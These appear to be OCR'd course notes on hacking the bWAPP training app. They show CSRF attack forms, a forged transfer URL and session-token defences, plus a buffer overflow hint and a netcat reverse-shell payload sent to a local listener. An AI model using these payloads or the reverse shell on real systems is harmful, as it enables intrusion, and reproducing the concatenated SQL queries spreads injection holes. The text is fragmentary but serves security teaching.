
Use current password in form of user also for password change...which will be difficult for attacker to guess.

```
<p><label for="password_curr">Current password:</label><br />
<input type="password" id="password_curr" name="password_curr"></p>
```

```
$password_curr = $_REQUEST["password_curr"];
$password_curr = mysqli_real_escape_string($link, $password_curr);
$password_curr = hash("sha1", $password_curr, false);

$sql = "SELECT password FROM users WHERE login = '" . $login . "' AND password = '" . $password_curr . "'";
```

```
if($row)
{
    // Debugging
    // echo "<br />Row: ";
    // print_r($row);

    $sql = "UPDATE users SET password = '" . $password_new . "' WHERE login = '" . $login . "'";
```

```
else
{
    $message = "<font color=\"red\">The current password is not valid!</font>";

}
```



Secret Change

```
<form action="http://localhost/sns_demoapp/csrf_3.php" method="POST">

      <input type="hidden" id="secret" name="secret" value="secret123"></p>
      <input type="hidden" name="login" value="bee">
      <button type="submit" name="action" value="change">read more...</button>

  </form>
```

Defense

1.)Maintain a session token.


```php
if($_COOKIE["security_level"] == "0" or $_COOKIE["security_level"] == "1" or $_COOKIE["security_level"] == "2")
{

    $token = sha1(uniqid(mt_rand(0,100000)));
    $_SESSION["token"] = $token;

}
```

2.)Submit it everytime secret is changed.Attacker won't have this token.

```php
<input type="hidden" id="token" name="token" value="<?php echo $_SESSION["token"]?>">
```

3.)Check this token everytime.

```php
if(!isset($_REQUEST["token"]) or !isset($_SESSION["token"]) or $_REQUEST["token"] != $_SESSION["token"])
{

    $message = "<font color=\"red\">Invalid token!</font>";

}
```



Transfer Amount

5 ways to become successful


Be authentic. You cannot grow if you are not true to yourself.

...

Have vision. People's dreams perish for lack of vision.

read more.....

localhost/sns_demoapp/csrf_2.php?account=123-45678-91&amount=199&action=transfer



Defence

1.)Maintain a session token.


```php
if($_COOKIE["security_level"] == "0" or $_COOKIE["security_level"] == "1" or $_COOKIE["security_level"] == "2")
{

    $token = sha1(uniqid(mt_rand(0,100000)));
    $_SESSION["token"] = $token;

}
```

2.)Submit it everytime secret is changed.Attacker won't have this token.

```php
<input type="hidden" id="token" name="token" value="<?php echo $_SESSION["token"]?>">
```


3.)Check this token everytime.

```php
if(!isset($_REQUEST["token"]) or !isset($_SESSION["token"]) or $_REQUEST["token"] != $_SESSION["token"])
{

    $message = "<font color=\"red\">Invalid token!</font>";

}
```


bWAPP
an extremely buggy web app !
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ CSRF (Transfer Amount) /
Amount on your account: 801 EUR
Account to transfer:
123-45678-90
Amount to transfer:
0
Transfer


A9 Using Known Vulnerable Components


Php Eval Function




Buffer OverFlow


```
106
107 <div id="main">
108
109     <h1>Buffer Overflow (Local)</h1>
110
111     <form action="<?php echo($_SERVER["SCRIPT_NAME"]); ?>" method="POST">
112
113         <p>
114
115         <label for="title">Search for a movie:</label>
116         <input type="text" id="title" name="title" size="25">
117
118         <button type="submit" name="action" value="search">Search</button>   (<a href="http://sourc
119
120         </p>
121
122     </form>
123     <?php
124
125     if(isset($_POST["title"]))
```



bWAPP
an extremely buggy web app !
Set your secu
low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Buffer Overflow (Local) /
Search for a movie:
Search
(bee-box only)
Title
Release
Character
Genre
IMDb
No movies were found!



Bugs
Change Password
Create User
/ Buffer Overflow (Local)
Search for a movie:
-e /bin/bash 192.168.1.113 4444)
Search
HINT: \x90*354 + \x8f\x92\x04\x08 + [payload]
Thanks to David Bloom (@philophobia78) for developing the C++ BOF
File Edit View Terminal Tabs Help
bee@bee-box:/var/www/bWAPP$ sudo vim unrestricted_file_upload.php
bee@bee-box:/var/www/bWAPP$ sudo vim bof_1.php
[1]+ Stopped sudo vim bof_1.php
bee@bee-box:/var/www/bWAPP$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1
link/ether 00:0c:29:25:49:fd brd ff:ff:ff:ff:ff:ff
inet 192.168.1.113/24 brd 192.168.1.255 scope global eth0
inet6 fd1b:2ebd:31dd:0:20c:29ff:fe25:49fd/64 scope global dynamic
valid_lft forever preferred_lft forever
inet6 fe80::20c:29ff:fe25:49fd/64 scope link
valid_lft forever preferred_lft forever
bee@bee-box:/var/www/bWAPP$ nc -v -l -q 0 -p 4444
listening on [any] 4444 ...
bee@bee-box:/var/www/bWAPP$ sudo vim bof_1.php
bee@bee-box:/var/www/bWAPP$ nc -v -l -q 0 -p 4444
listening on [any] 4444 ...

Unrestricted File Upload






/opt/lampp/htdocs/sns_demoapp/unrestricted_file_upload.php • (sns_demoapp) - Sublime Text 2 (UNREGISTERED)
bof_1.php
commandi.php
functions_external.php
unrestricted_file_upload.php
csrf_1.php
Find Results
logs
passwords
soap
stylesheets
666
INSTALL.txt
aim.php
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
backdoor.php
bof_1.php
bof_2.php
bugs.txt
captcha.php
captcha_box.php
clickjacking.php
commandi.php
commandi_blind.php
config.inc
config.inc.php
connect.php
connect_i.php
credits.php
cs_validation.php
csrf_1.php
csrf_2.php
<?php
/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.
Enjoy!
Malik Mesellem
Twitter: @MME_IT
bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License
*/
include("security.php");
include("security_level_check.php");
include("functions_external.php");
include("selections.php");
if(isset($_POST["form"]))
{
$file_error = "";
switch($_COOKIE["security_level"])
{
case "0" :
$file_error = file_upload_check_1($_FILES["file"]);
if(!$file_error)
{
